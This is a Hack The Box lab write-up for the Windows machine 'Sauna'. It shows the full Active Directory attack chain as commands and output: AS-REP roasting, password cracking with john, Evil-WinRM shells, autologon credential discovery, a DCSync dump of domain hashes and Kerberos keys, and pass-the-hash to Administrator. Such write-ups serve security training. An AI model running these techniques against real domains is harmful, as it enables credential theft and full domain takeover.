
SAUNA | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676


Let's start with nmap, with the -p 1-10000 option, since on Windows machines, port 5985, important for exploits, is not detected by default. Combined, in addition to the sV option for services, also -T5 to counter the slowness of the first option:




```
root@unknown:~/Desktop# nmap -sV -p 1-10000 -T5 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-22 09:14 CET
Nmap scan report for 10.10.10.175
Host is up (0.047s latency).
Not shown: 9986 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-02-22 16:16:40Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK
.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK
.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf        .NET Message Framing
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/22%Time=5E50E304%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.47 seconds
```

Let's go to page 80, to see the web page:



After doing some research, having tried unsuccessfully to enumerate users with enum4linux, returning to the site, the attention went to this page:



Fergus Smith

Shaun Coins

Hugo Bear

Bowie Taylor

Sophie Driver

Steven Kerb

AMAZING

Meet The Team

Meet the team. So many bank account managers but only one security manager. Sounds about right!


These are people who work in this "bank". We can try an AS-REP Roasting attack against these users on Kerberos, trying to write them in a list, using naming conventions, like on this site:

https://activedirectorypro.com/active-directory-user-naming-convention/

So, the following is the file created with possible users:

```
fergus.smith
hugo.bear
steven.kerb
shaun.coins
bowie.taylor
sophie.driver
fsmith
hbear
skerb
scoins
btaylor
sdriver
fersmi
hugbea
steker
shacoi
bowtay
sopdri
```

Using the Impacket tool, we try the attack:



```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py egotistical-bank.
local/ -usersfile /root/Desktop/users -format john -dc-ip 10.10.10.175
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
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[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$fsmith@EGOTISTICAL-BANK.LOCAL:d15179f25ac85d5c69c5dcf32d600edf$cb9a8cf45475f9717aae
5802a2046a2bfc394a9af88a98dbcaafa38151f1c77860226166b07c5f634d5f56073e2385afaafd82654c58cb836a
d40a91881d4ae6f2ea1365127f3b8d5ba71ae19a170ecd143e44095d367610cb495adcdebd86e28f43a9ff47d378a5
f89a097985c63ff1c2e59e04d289a96975defdcea579a3b1fc69459be93d51d9819ed22807c596437237b15e8df13a
1ae9062455d143ff0bf038819a6d8094f13b6e65ea1f5412841db5c57730332e7e8b4438d1e42034ecf191317ab713
1e15d0c180fed34c55bf0c1968ef468cc5139ccc06cdb417c6aba9ad21a50d219fe29a3e40a671212021717db247f3
7b470e7390d1649234da63
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
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[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
root@unknown:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py egotistical-bank.
local/ -usersfile /root/Desktop/users -format john -dc-ip 10.10.10.175
```



A matching has been found with the fsmith user. Let's crack the hash with john:



```
root@unknown:~# john --wordlist=/usr/share/wordlists/rockyou.txt /root/Desktop/hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2
 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$FSmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:34 DONE (2020-02-22 10:30) 0.02918g/s 307610p/s 307610c/s 307610C/s Thing..Thereisn
ospoon
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


So we have username and password. We get the shell with Evil-WinRM (since port 5985 is open):



```
root@unknown:~# evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ls


    Directory: C:\Users\FSmith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/23/2020  10:03 AM             34 user.txt


*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
1b5520b98d97cf17f24122a55baf70cf
```


User flag obtained! Now we move on to obtain administrator privileges.

With winPEAS, Autologon credentials have been found:




```
  [+] Looking for AutoLogon credentials(T1012)
Some AutoLogon credentials were found!!
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!
```

So let's log in again with Evil-WinRM with the new user:




```
root@unknown:~# evil-winrm -i 10.10.10.175 -u svc_loanmgr -p Moneymakestheworldgoround!

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

With BloodHound you can check if a DCSync attack is possible. Since the answer is yes, we use Impacket's secretsdump.py tool to obtain the hashes of the various users:



```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 secretsdump.py egotistical-bank.local/svc_loan
mgr@10.10.10.175
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:68883133db4488e439d098afe9226f21:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
Administrator:aes128-cts-hmac-sha1-96:145e4d0e4a6600b7ec0ece74997651d0
Administrator:des-cbc-md5:19d5f15d689b1ce5
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112
f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af
67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2
538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:459f563ea4d434b585a1553e5db241071548eaf3afbc3ff047666951cbd75e92
SAUNA$:aes128-cts-hmac-sha1-96:d35aa0c9bb447f2f759bd50dc12b9a71
SAUNA$:des-cbc-md5:29c443ec37b51f3b
[*] Cleaning up...
```

Fantastic! We obtained the Administrator hash, d9485863c1e9e05851aa40cbb4ab9dff. Let's reconnect with Evil-WinRM for the third time, using the -H option:



```
root@unknown:/usr/share/doc/python3-impacket/examples# evil-winrm -u Administrator -H d9485863c1e9e05851aa40c
bb4ab9dff -i 10.10.10.175

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/23/2020  10:22 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
f3ee04965c68257382e31502cc5e881f
```

Rooted!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups